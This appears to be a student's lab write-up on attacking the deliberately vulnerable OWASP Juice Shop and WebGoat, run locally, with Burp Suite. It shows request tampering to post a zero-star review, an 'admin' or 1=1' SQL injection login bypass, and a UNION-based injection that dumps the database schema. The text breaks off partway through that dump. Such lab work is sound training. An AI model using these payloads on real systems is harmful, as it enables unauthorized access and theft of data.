Cookie: JSESSIONID=L5081LjriIwmpFC9nxiz05VdSfIStZicIGaRfI; language=en; welcomebanner_status=dismiss; cookieconsent_status=dissmiss; continueCode=L0J4qxErbyezWVRv0kLhNXyGlaT6ixnsYx05P3ZL6gn79ajw8p10MBDQ2Zo
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
  "username": "CaptainJack",
  "password": "BlackPearl"
}
```

Response

```
HTTP/1.1 405 Method Not Allowed
Content-Type: application/json
Content-Length: 15
{
  "status": 405,
  "error": "Method Not Allowed",
  "trace": "\norg.springframework.web.HttpRequestMethodNotSupportedException: Request method 'POST' not supported\nat org.springframework.web.server.support.WebContentGenerator.checkRequestMethodNotSupportedException(WebContentGenerator.java:381)\nat org.springframework.web.server.support.WebContentGenerator.handleRequest(AbstractController.java:163)\nat org.springframework.web.server.FrameworkServlet.doPost(FrameworkServlet.java:909)\nat javax.servlet.http.HttpServlet.service(HttpServlet.java:517)\nat org.springframework.web.server.FrameworkServlet.service(FrameworkServlet.java:883)\nat javax.servlet.http.HttpServlet.service(HttpServlet.java:584)\nat io.undertow.servlet.handlers.ServletHandler.handleRequest(ServletHandler.java:74)\nat io.undertow.servlet.handlers.FilterHandler$FilterChainImpl.doFilter(FilterHandler.java:129)\nat org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:327)\nat org.springframework.security.web.access.intercept.FilterSecurityInterceptor.invoke(FilterSecurityInterceptor.java:115)\nat org.springframework.security.web.access.intercept.FilterSecurityInterceptor.doFilter(FilterSecurityInterceptor.java:81)\nat org.springframework.security.we"}
```

Inspector

- Request Attributes
- Request Cookies
- Request Headers
- Response Headers

- Assignment complete

Insecure Login

Reset lesson

1 2

Let's try

Click the "log in" button to send a request containing the login credentials of another user. Then, write these credentials into the appropriate fields and submit them to confirm. Try using a packet sniffer to intercept the request.

✓ Log in

username password Submit

Congratulations. You have successfully completed the assignment.

Question 3

Building JuiceShop:


As shown in the previous question with docker installed on my Kali Linux VM I simply ran the command

1. "docker pull bkimminich/juice-shop"
2. "docker run --rm -p 3000:3000 bkimminich/juice-shop"


Part A

Configuring Burp Suite Proxy on FireFox

- I added an extension called foxy proxy in my browser
- To configure my Browser to intercept traffic i went to the options in foxyproxy extension
- Adding BurpSuite Proxy



- Now I can click on burp suite to route my traffic throught it



- Traffic Intercepted in BurpSuite

Filter: Hiding CSS, image and general binary content													
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
1	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓			io/				127.0.0.1	
2	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓			io/				127.0.0.1	
3	http://localhost:3000	GET	/rest/user/whoami									127.0.0.1	
4	http://localhost:3000	GET	/rest/products/1/reviews									127.0.0.1	
5	http://localhost:3000	GET	/rest/products/1/reviews									127.0.0.1	
18	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓			io/				127.0.0.1	
19	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓			io/				127.0.0.1	
20	http://localhost:3000	GET	/rest/user/whoami									127.0.0.1	
22	http://localhost:3000	GET	/rest/products/43/reviews									127.0.0.1	
23	http://localhost:3000	GET	/rest/products/43/reviews									127.0.0.1	
24	http://localhost:3000	GET	/rest/user/whoami									127.0.0.1	
26	http://localhost:3000	GET	/rest/products/16/reviews									127.0.0.1	
27	http://localhost:3000	GET	/rest/products/16/reviews									127.0.0.1	
38	http://localhost:3000	GET	/api/Quantities/									127.0.0.1	
39	http://localhost:3000	GET	/rest/products/search?q=		✓							127.0.0.1	
40	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓			io/				127.0.0.1	
41	http://localhost:3000	GET	/									127.0.0.1	
42	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓			io/				127.0.0.1	
43	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓			io/				127.0.0.1	
44	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&...		✓			io/				127.0.0.1	

- I can turn on or off the Intercept to intercept requests

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://localhost:3000 [127.0.0.1]

Forward Drop Intercept on Action Open Browser

Pretty Raw Hex

```
1 GET /socket.io/?EIO=4&transport=polling&t=0150MN HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12
13
14
```

Comment this item    


Inspector   

Request Attributes	2	▼
Request Query Parameters	3	▼
Request Body Parameters	0	▼
Request Cookies	2	▼
Request Headers	11	▼

Search... 0 matches

Part B

Giving an Impossible rating of 0



localhost:3000/#/contact

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

e Shop

Customer Feedback

Author: anonymous

Comment *: Juice was bad

Rating: 0

CAPTCHA: What is 6-8+8 ?

Result *: 6

Submit

Note: BurpSuite Proxy is connected till mentioned

Firstly, I filled in a random feedback with random rating.

Now the intercept in my Burp Suite was on therefore I was able to intercept the POST request sent to the server.

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIMEtype	Extension	Title	Comment	TLS	IP
58	http://localhost:3000	GET	/font-mfizz.woff					text/woff	woff				127.0.0.1
59	http://localhost:3000	GET	/font-mfizz.ttf					text/ttf	ttf				127.0.0.1
60	http://localhost:3000	GET	/rest/user/whami										127.0.0.1
61	http://localhost:3000	GET	/rest/captcha/										127.0.0.1
62	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...		✓			text/plain	io/				127.0.0.1
63	http://localhost:3000	GET	/api/Quantities/										127.0.0.1
64	http://localhost:3000	GET	/rest/products/search?q=		✓								127.0.0.1
65	http://localhost:3000	GET	/										127.0.0.1
66	http://localhost:3000	GET	/socket.io/?EIO=4&transport=polling&t...		✓			text/plain	io/				127.0.0.1
67	http://localhost:3000	GET	/										127.0.0.1
68	http://localhost:3000	GET	/rest/user/whami										127.0.0.1
69	http://localhost:3000	GET	/rest/products/1/reviews										127.0.0.1
70	http://localhost:3000	GET	/rest/products/1/reviews										127.0.0.1
71	http://localhost:3000	GET	/rest/user/whami										127.0.0.1
72	http://localhost:3000	GET	/rest/products/1/reviews										127.0.0.1
73	http://localhost:3000	GET	/rest/products/1/reviews										127.0.0.1
74	http://localhost:3000	GET	/rest/user/whami										127.0.0.1
75	http://localhost:3000	GET	/rest/products/24/reviews										127.0.0.1
76	http://localhost:3000	GET	/rest/products/24/reviews										127.0.0.1
77	http://localhost:3000	GET	/font-mfizz.woff				200	41306	text/woff	woff			127.0.0.1
78	http://localhost:3000	GET	/rest/captcha/										127.0.0.1
79	http://localhost:3000	GET	/rest/user/whami										127.0.0.1
80	http://localhost:3000	POST	/api/Feedbacks/		✓								127.0.0.1
81	http://localhost:3000	POST	/api/Feedbacks/		✓								127.0.0.1

Request

Pretty Raw Hex

```

4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 78
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
  "captchaId":1,
  "captcha": "6",
  "comment": "Juice was bad (anonymous)",
  "rating":3
}

```

0 matches

Inspector

Selection 613

Selected text

```

POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, te


```

See more

Request Attributes 2

Request Cookies 3

I sent this request to the repeater and edited the rating as 0




The screenshot shows the Burp Suite Repeater tool. The 'Repeater' tab is selected. The 'Request' pane shows a POST request to '/api/Feedbacks/'. The 'Response' pane is empty. The 'Inspector' pane shows the following details:

- Request Attributes: 2
- Request Query Parameters: 0
- Request Cookies: 3
- Request Headers: 14

The 'Request' pane contains the following JSON payload:

```
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
4 Gecko/20100101 Firefox/91.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US, en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json
9 Content-Length: 78
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
  "captchaId":1,
  "captcha": "6",
  "comment": "Juice was bad (anonymous)",
  "rating":0
}
```

Challenge Solved



The screenshot shows a web application interface. A green success message at the top says: "You successfully solved a challenge: Zero Stars (Give a devastating zero-star feedback to the store.)". Below the message is a "Customer Feedback" form. The form fields are as follows:


- Author: anonymous
- Comment: * Juice was bad
- Rating: A slider is set to 0.
- CAPTCHA: What is 6-8+8 ? Result: 6

At the bottom is a "Submit" button.

Part C

(i) Getting Admin access to the portal.

Logging In with random credentials



Finding the POST request in BurpSuite

A screenshot of the BurpSuite interface. The 'Proxy' tab is selected. The table shows a list of requests, with the 88th row highlighted in orange. The 'Request' tab at the bottom shows a POST request to '/rest/user/login' with the following JSON payload:

```
Pretty Raw Hex
4 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US, en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 36
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
  "email": "nakul",
  "password": "nakul"
}
```

The 'Inspector' tab on the right shows the request attributes, cookies, and headers.

Now using the knowledge from our classes I tried the simplest SQL Injection i.e.

“admin’ or 1=1 –” and I gained access to the admin account. Here even though I did not know the email ID of the admin I am able to get access as admin is the 1st entry in the table and since the id does not match but the 1=1 condition is true I get access to the admin directly.

Otherwise, I might have to get the admin's id and then perform this attack.

Repeater

Target: http://localhost:3000

Request

Response

Inspector

Request Attributes

Request Query Parameters

Request Cookies


Request Headers

Response Headers


Done

To complete the attack I sent the POST request to repeater with email as our SQL injection query.

Challenge Completed



Alternatively, without using BurpSuite I can directly log into the admin's account with the following input fields.



(ii) Get the credentials of all registered users in the portal.

Before Exploiting this vulnerability we need to exploit another one to get the database schema of the webserver.

Getting the database schema using SQL Injection

localhost:3000/rest/products/search?q=product')) union select sql,2,3,4,5,6,7,8,9 from sqlite_master --

120%

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

JSON Raw Data Headers

Save Copy Collapse All Expand All

createdAt: 7
updatedAt: 8
deletedAt: 9

▼ 17:
 ▼ id: "CREATE TABLE `SecurityQuestions` ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'question' VARCHAR(255), 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL)"
 name: 2
 description: 3
 price: 4
 deluxePrice: 5
 image: 6
 createdAt: 7
 updatedAt: 8
 deletedAt: 9

▼ 18:
 ▼ id: "CREATE TABLE `Users` ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'username' VARCHAR(255) DEFAULT '', 'email' VARCHAR(255) UNIQUE, 'password' VARCHAR(255), 'role' VARCHAR(255) DEFAULT 'customer', 'deluxeToken' VARCHAR(255) DEFAULT '', 'lastLoginIp' VARCHAR(255) DEFAULT '0.0.0.0', 'profileImage' VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', 'totpSecret' VARCHAR(255) DEFAULT '', 'isActive' TINYINT(1) DEFAULT 1, 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL, 'deletedAt' DATETIME)"
 name: 2
 description: 3
 price: 4
 deluxePrice: 5
 image: 6
 createdAt: 7
 updatedAt: 8
 deletedAt: 9


▼ 19:
